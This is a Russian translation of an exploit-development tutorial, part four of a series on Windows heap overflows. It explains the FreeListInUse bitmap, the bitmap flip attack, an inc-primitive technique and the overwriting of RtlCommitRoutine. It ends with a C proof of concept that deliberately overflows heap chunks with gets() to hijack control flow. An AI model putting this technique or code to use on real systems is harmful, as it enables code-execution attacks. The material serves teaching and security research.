https://www.fuzzysecurity.com/tutorials/mr\_me/5.html

Переполнение кучи. Часть 4

Привет, ребята! И снова я с вами, чтобы рассказать об очередной технике эксплуации кучи, которую не хотелось бы видеть погребённой в песках времени. Мне повезло, и у меня есть немного свободного времени в эти новогодние каникулы. Его то я и использую, чтобы рассказать вам об этой технике. Для начала освежим в памяти уже пройдённые материалы:

**Переполнение кучи. Часть 1:**

Основы эксплуатации unlink() и перезаписи указателей на функции

Эксплуатация фильтра необработанных исключений (UEF)

Эксплуатация векторной обработки прерываний (VEH)

**Переполнение кучи. Часть 2:**

Рассмотрены ещё несколько структур кучи и используемых ею алгоритмов аллокации и освобождения памяти, таких как: RtlAllocateHeap() RtlFreeHeap(), слияние, разделение блоков. Такие структуры как: кучи, сегменты, списки lookaside и freelist, заголовки чанков и т.д.

Безопасный unlink

Куки заголовков кучи

Техника эксплуатации: перезапись чанка в списке lookaside aka "перезапись ListHead"

**Переполнение кучи. Часть 3:**

Описана ещё одна популярная атака вставкой во freelist[0]

Описан плагин для ImmunityDebugger !heaper

**Переполнение кучи. Часть 4 (этот туториал):**

Теория битмапа FreeListInUse

Описана атака Николаса Вайзмана (Nicolas Wiseman) "инверсия битмапа FreeListInUse"

Объясняю, как я облажался с RtlCommitRoutine :/ и как, наверное, это можно исправить


Heaper получает возможность анализа битмапа FreeListInUse. Для удобной работы с кодом создан репозиторий на GitHub

Ну что ж начнём! Хватайте 0xc0ff3333 и приготовьтесь усердно думать!


FreeListInUse

FreeListInUse - это структура размером 16 байт, расположенная по смещению 0x0158 относительно начала кучи. Она содержит таблицу размеров элементов FreeList[n] с пустыми чанками. Задачей битовой маски FreeListInUse является ускорение RtlAllocateHeap() при аллокации из FreeList. В процессе аллокации менеджер кучи будет сканировать битмап (доступные ячейки памяти) в зависимости от запрошенного размера, добавляя 8 и деля сумму на 8. Например, мы хоти аллоцировать 664 байта. Прибавим к нему 8 (672) и, разделив на 8, получим 84 (0x54). Далее менеджер начнёт сканирование с FreeList[0x54] и далее. Эта оптимизация нацелена на ускорение работы менеджера кучи.

Взглянем как выглядит битмап:



Так, 4 лонга, по 32 бита каждый, в целом составляют 128 бит (в точности размер FreeList). Но рассматривать его в таком виде сложно. Посмотрим поближе:



Если вы аллоцируете из элемента FreeList[n] и при этом выбран последний чанк в элементе, бит будет сброшен. Точно так же, если используется HeapFree() и чанк освобождается во FreeList (предположим, что lookaside заполнен), бит будет установлен. В функции ntdll!RtlAllocateHeap происходит XOR текущего значения с единицей, возвращая новое значение:

; модификация FreeListInUse:

7C910CEE . 0FB70E MOVZX ECX,WORD PTR DS:[ESI] ; ecx = chunk->size

7C910CF1 . 8BC1 MOV EAX,ECX ; eax = ecx

7C910CF3 . C1E8 03 SHR EAX,3 ; ListOffset = size / 8

7C910CF6 . 8985 28FFFFFF MOV DWORD PTR SS:[EBP-D8],EAX

7C910CFC . 83E1 07 AND ECX,7 ; entryByte = size & 7, ecx = entryByte

7C910CFF . 33D2 XOR EDX,EDX ; edx = NULL

7C910D01 . 42 INC EDX ; edx = 0x01

7C910D02 . D3E2 SHL EDX,CL ; byteToSet = 1 << entryByte

7C910D04 . 8995 04FFFFFF MOV DWORD PTR SS:[EBP-FC],EDX


7C910D0A . 8D8418 5801000>LEA EAX,DWORD PTR DS:[EAX+EBX+158] ; eax = 0x004907A6 //смещение FreeListInUse

7C910D11 . 33C9 XOR ECX,ECX ; ecx = NULL

7C910D13 . 8A08 MOV CL,BYTE PTR DS:[EAX] ; current\_val = FreeListInUse[ FreeListInUseOffset ]

7C910D15 . 33CA XOR ECX,EDX ; current\_val = xor(current\_val,byteToSet)

7C910D17 . 8808 MOV BYTE PTR DS:[EAX],CL ; FreeListInUse[ FreeListInUseOffset ] = current\_val



Важно отметить, что byteToSet всегда будет равен единице. Проведём пару тестов XOR.

>>> current\_val = 0

>>> byteToSet = 1

>>> current\_val^byteToSet

1

>>> current\_val = 1

>>> current\_val^byteToSet

0

Мы видим что значение FreeListInUse зависит от последнего значения. Остановитесь и задумайтесь как это работает прежде, чем продолжить. Мы эксплуатируем этот простой факт и принцип работы функции XOR. Что если нам удастся добиться ситуации, в которой мы будет контролировать один бит в FreeListInUse?

Эксплуатация FreeListInUse (bitmap flip attack, атака инверсией битмапа)

Прежде чем демонстрировать способы инверсии битов во FreeListInUse, давайте рассмотрим результаты подобной ситуации. Допустим, у вас нет чанков в элементе FreeList[0x66]. Это будет выглядеть вот так:


FreeList[0x066] 0x00a804a8 -> [ flink: 0x00a804a8 | blink: 0x00a804a8 ]

В сущности FreeListInUse для этого элемента будет содержать 0. Теперь предположим, что FreeListInUse был установлен в 1. Запроси мы аллокацию определённого размера (0x66\*0x8/8) или меньше, RtlAllocateHeap() начнёт сканировать FreeListInUse и искать элемент, удовлетворяющий запросу (при условии, что lookaside пуст).


Поэтому на запрос вернётся адрес 0x00a804a8 как "валидный" чанк. Теперь поскольку при отсутствии чанков FreeList[n] указывает только на самого себя, будет возвращаться смещение, близкое к структурам управления текущей кучей.

Несложно понять, что на этом этапе будет просто записать по адресу 0x00a804a8, скажем, 216 байт и перезаписать указатель RtlCommitRoutine, расположенный по смещению 0x57c. Однако в процессе тестирования этой атаки и восстановления RtlAllocateHeap(), я заметил, что после инверсии FreeListInUse проверяется еще одно условие.

Аллоцируемый чанк должен быть последним элементом в списке, иначе RtlAllocateHeap() попытается пройтись по всем элементам, вызвав ошибку доступа. Посмотри на код:



Обратите внимание на инструкцию TEST CL,0x10. Мы знаем, что 0x10 обозначает последний чанк в элементе. Теперь если мы заглянем во FreeList[n], адрес чанка будет указывать на flink/blink, но не на заголовок. Для проверки этого условия нам нужно взять адрес чанка, отнять от него 0x8 и прибавить 0x5, чтобы добраться до флага чанка в его заголовке. Это проще понять визуально:



Если мы сдампим чанк по адресу 0x00a804a8, тогда его заголовок будет расположен в 0x00a804a0, а флаг - в 0x00a804a5 (курсор указывает на него):



Если мы изменим его на известное значение (0x10 вместо 0x04) и инструкция TEST будет исполняться с аргументом 0x10, проверка не будет пройдена и прыжок не будет производиться (конечно, CMP был бы лучшим вариантом). Псевдокод выглядит примерно так:

if (chunk->flag & 0x10) <= 0:

walk\_freelist\_entry()

Давайте изменим его:



Какие бы значения мы бы не использовали, бит номер 5 в их бинарном представлении должен быть установлен, чтобы пройти проверку (то есть, 0b00010000). Получается мы имеем 256 / 2 = 128 возможных байтов, которые можно использовать для прохождения проверки на ПОСЛЕДНИЙ чанк. Вот эти значения:

0x10-0x1f

0x30-0x3f

0x50-0x5f

0x70-0x7f


0x90-0x9f

0xb0-0xbf

0xd0-0xdf

0xf0-0xff

Как уже было сказано ранее Freelist начинается с 0x0178 и заканчивается на 0x0570. Получается, можно использовать только значения 0x1-0x5, что не сработает для чанка, расположенного во freelist[n]. Одним из вариантов обойти это будет иметь свободный чанк в FreeList[n] ПЕРЕД тем чанком, который вы хотите аллоцировать. Его адрес должен содержать байт из списка выше на третьей слева позиции. Например, 0xXXXXYYXX, где YY - один из перечисленных выше байтов. Ещё раз изобразим это:



Видно, что предыдущий элемент содержит значение 0x32 вместо 0x4. Посмотрим дамп:



Обойдёт ли 0x32 проверку? Да, проверка на условие вернёт False и переход не произойдёт:

>>> print (0x32 & 0x10) <= 0

False


Раз уж переход не происходит, начнём разрывать связи списка. Допустим мы делаем вызов HeapAlloc(984). На данном этапе в регистре EAX нам должен вернуться адрес 0x00490558.

Инверсия бита


Прежде чем мы аллоцируем из FreeList[n] подделанный чанк, нам придётся как-то обойти битовую маску. Пока что мне известны три способа:

* Добиться переполнения буфера кучи и изменить размер только чанка из FreeList[n] (он должен быть единственным чанком в элементе). Заменять размер нужно в соответствии с позицией бита, который вы хотите перевернуть. Так при освобождении изменённого чанка будет меняться бит соответствующего размера.
* Добиться переполнения кучи, изменить размер чанка, flink/blink и выставить флаг чанка в значение 0x10. Этот чанк должен храниться во FreeList[n], но не обязан быть единственным. Присвоив flink и blink одно и то же значение и установив флаг, мы добиваемся того, что система думает, что это последний чанк в элементе Freelist. При аллокации этого чанка бит во FreeListInUse, соответствующий его размеру станет равен единице.
* Получить контроль над примитивами (здесь и далее автор имеет ввиду примитив записи - инструкция, позволяющая записывать данные по произвольному (контролируемому атакующим) указателю. - прим. пер.) через "inc(ptr)". Изменить значение FreeListInUse для пустого элемента. Аллоцировать чанк размером "(размер элемента) - 8". Кто сказал, что не понадобится переполнение буфера? Об этом ниже.


В процессе тестирования и анализа результатов я понял, насколько важно иметь возможность симулировать переключение битов FreeListInUse. Поэтому я добавил в !heaper функцию, которая позволит вам это делать.



Взглянем на FreeListInUse из кучи 0x00490000:



Изменим элемент FreeList[20] во FreeListInUse:



Теперь всё что нам нужно это убедиться, что свободный чанк находится в FreeList[0x1c] и соответствующий ему флаг имеет установленный 5й бит (см. выше).

30 мая 2007 года в списке рассылки DailyDaves Николас Вайсман загадал загадку, как можно было бы эксплуатировать инструкции inc [r32], имея контроль над примитивами.

Давайте-ка для поддержания духа решим интересную загадку (чуваки, сейчас 11 часов вечера, впереди бессонная ночь).

Загадка: допустим вы хотите заэксплоитить удалённый сервис на старенькой Windows 2000 (любой SP) и имеете примитив inc [edi] (вы контролируете edi).

Что лучше всего поместить в edi?

Нико


Если бы мы могли получить контроль на примитивом и могли бы инкрементировать указатель на любой участок памяти несколько раз, мы могли бы провести такую атаку:

Предположим следующее (так себе предположение, я знаю):


* База кучи расположена на 0x00490000
* Во FreeList[n] нет элементов, кроме FreeList[0]
* Значение EDX контролируется нами
* Мы находимся на инструкции: inc byte [edx]


Мы можем производить инкремент несколько раз (вы скорее всего могли бы провести и другие атаки, но этот пример задуман именно так)

1) Кладём в EDX 0x0049015c и изменяем FreeListInUse.



Взглянем на FreeListInUse:



2) Теперь нужно убедиться, что флаг чанка во FreeList[0x20], указывающего на сам элемент (поддельный чанк), установлен в нужное значение. Текущее его значение:

Это было просто, теперь инкрементируем его до 0x10, используя контролируемый нами примитив:



Теперь, при запросе на аллокацию 0x20 байт менеджер кучи радостно вернет указатель на FreeList[20] (0x00490278)!

* Нам даже не понадобилось переполнение кучи! :)
* Мы не освобождали чанки из FreeList[n]!
* Нужно было контролировать примитив для инструкции inc byte [r32].
* Нужно было контролировать две аллокации определённого размера. Одна достаёт элемента FreeList[n] в виде валидного чанка и другая - запрашивает у аллокатора выделение дополнительной памяти, обращающееся к указателю на функцию RtlCommitRoutine().

Эксплуатация через RtlCommitRoutine

Мне не удалось добиться успешного использования этой эксплуатации (по крайней мере сейчас). Это связано с большим количеством испорченных указателей в структуре кучи, которые каким-то образом использовались (чтение/запись) до обращения к RtlCommitRoutine по смещению 0x57c. Среди них указатель на Lock Variable по смещению 0x578.

Так или иначе вот код, который я пытаюсь использовать:

7C918B26 . 8B88 7C050000 MOV ECX,DWORD PTR DS:[EAX+57C]

7C918B2C . 85C9 TEST ECX,ECX

7C918B2E . 0F85 9F210300 JNZ ntdll.7C94ACD3

;делаем прыжок, если ecx != 0

7C94ACD3 > 57 PUSH EDI

7C94ACD4 . 8D55 0C LEA EDX,DWORD PTR SS:[EBP+C]

7C94ACD7 . 52 PUSH EDX

7C94ACD8 . 50 PUSH EAX

7C94ACD9 . FFD1 CALL ECX <- исполение кода

Однако если у вас уже есть возможность "записи четвёрки" или вы можете перезаписать flink чанка из lookaside и вернуть его, вы можете просто перезаписать сам указатель. heapbase+0x57c->heapbase+0x608->RtlCommitRoutime. Предполагая, что база кучи находится на 0x00490000, нужно будет просто присвоить flink 0x0049608 и поместить туда произвольный код.

**Где же я облажался?**

Для начала нам нужно пройти две проверки, начиная с 0x7c90100b.




Их можно пройти, поместив по смещению lock variable значение 0xffffffff00000000 в структуре кучи (это можно сделать через переполнение). Затем проверяется, есть ли свободные чанки во FreeList[0].




После этого мы попадаем в код, проверяющий смещение 0x668 (я думаю, что это указатель на FrontEndHeapType) и 0x654 на равенство определённым значениям. Но я подозреваю, что эти смещения некорректны, потому что значение EAX вероятно было неправильным 0x00490640.




Как только проверки пройдены, вызывается sub\_7C918AE3.




В этой функции проводится ещё несколько проверок потенциально некорректных значений в структуре кучи:



Наконец после этого мы попадаем в ту часть кода, где должен быть вызван наш шеллкод:



Конечно, это только один путь, я не анализировал другие варианты, но беглый просмотр показывает только два вызова функций, которые могут передать управление переписанному нами указателю, и они оба имеют начало в RtlAllocateHeap.



**Возможное решение**

Рассматривая различные варианты обхода этих проверок, я пришёл к следующему решению: мы можем просто аллоцировать и заполнять буфер до того момента, пока не доберёмся до указателя на RtlCommitRoutine. Дальше переписывать не нужно.

Поскольку в процессе будут инвалидированы несколько указателей, всё равно остаётся надежда, потому что теоретически единственное, что нам нужно - убедиться что FreeList[0] пуст и восстановить lock variable (которую мы перезаписали, забивая буфер) с самим указателем на база\_кучи+0x570 -> база\_кучи+0x570. Помните, что база кучи может не содержать нуль-байты в реальном примере.

Если еще немного проанализировать FreeList, мы заметим, что при определённом размере мы можем делать аллокации, инвалидирующие всё остальное во FreeList и \*всего лишь\* перезаписывают указатель.

Heap dump 0x00490000, item 75

Address=0x00490380

Chunks=[041] 0x00490380 -> [ 0x00490380 | 0x00490380 ]

Например, посчитаем размер этого элемента 0x41 \* 8 - 8 = 0x200 или 512 байт. Тогда максимальный размер аллокации: 512 байт.


Теперь расстояние между 0x0049057c (указатель на RtlCommitRoutine) и 0x00490380 (чанк в FreeList[41]) составляет 508 байт. Теперь, если мы аллоцируем из FreeList[41], мы можем забить буфер до 512 байт. По сути нам нужна \*только\* аллокация и перезапись указателя по смещению 0x57c от базы кучи :-)

Разумеется нам нужно будет восстановить указатели на 0x578 и на 0x570, но это однозначно выглядит как работоспособный вариант.

Update: Выяснилось, что теория реально работает! Вам нужно удостовериться, что заголовок поддельного чанка имеет правильные значения флага и текущего размера. Если мы можете делать произвольные аллокации и освобождать их, значит вы можете помещать чанки в FreeList[40], пока не удовлетворите свои потребности (free and pray? (освобождай и молись?)).



Бинго!



Пример атаки

Ниже представлен мой пример FreeListInUse.c, если хотите, скомпилируйте его и повторяйте мои действия. Скачав файл, скомпилируйте его любимым компилятором. Я использую Dev C++.

Замечание: возможно у вас пример не заработает (попробуйте догадаться, почему).

/\*

FreeListInUse bitmap flip пример

Метод Николаса Вайсмана

PoC разработан Стивеном Силей

Заметка: вы можете поиграть с количеством аллокаций/освобождений, не ограничиваясь моим подходом. Это просто пример

\*/

#include <stdio.h>

#include <windows.h>

int main(int argc,char \*argv[])

{

char \*a,\*b,\*c,\*d,\*e,\*f,\*g,\*h,\*i,\*j,\*k,\*l,\*m,\*trigger;

char \*x, \*y, \*w, \*u, \*z, \*q, \*o;

long \*hHeap;

hHeap = HeapCreate(0x00040000,0,0);

a = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

b = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

c = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

d = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

e = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

f = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16); // переходим во freelist[0x3], потому что уже есть два занятых чанка

g = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16); // заключительный чанк

// аллокации в freelist[0x7b]

z = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976);

x = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976);

y = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976);

w = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976);

q = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976);

u = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976); // переходим во freelist[0x3], потому что уже есть два занятых чанка

o = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,976); // заключительный чанк

// заполняем lookaside[0x3]

HeapFree(hHeap, 0, a);

HeapFree(hHeap, 0, b);

HeapFree(hHeap, 0, c);

HeapFree(hHeap, 0, d);

// вставка во freelist[0x3]

HeapFree(hHeap, 0, f);

printf("(+) Чанк e: 0x%08x\n",e);

printf("(+) Заполняем чанк e (16-ю байтами), переполняясь и попадая в чанк f (0x%08x) одним байтом:\n",e);

printf("(+) Переполнение с размером 0x7c (AAAAAAAAAAAAAAAA|)...\n");

gets(e);

// удаляем чанки из lookaside

h = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

i = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

j = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

k = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

// в этом месте мы переворачиваем бит. FreelistInUse [0x7c] = 1

l = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,16);

// заполняем lookaside[0x7b]

HeapFree(hHeap, 0, z);

HeapFree(hHeap, 0, x);

HeapFree(hHeap, 0, y);

HeapFree(hHeap, 0, w);

// вставка во freelist[0x7b]

HeapFree(hHeap, 0, u);

// возвращаем чанк, указывающий на самого себя во freelist[0x7c], после чего мы сможем перезаписывать управляющую структуру кучи...

m = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,984);

printf("(+) Заполняем чанк m, уничтожая управляющую структуру:\n");

gets(m);


// запрашиваем расширение кучи, вызывая RtlCommitRoutine

trigger = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,4096);


exit(0);

}

Начнём, открыв бинарный файл в Immunity Debugger. Установим точки останова на адресах 0x004016C4 и 0x00401612 (оба вызывают HeapAlloc) и выполним команду '!hidedebug ZwQueryInformationProcess'.

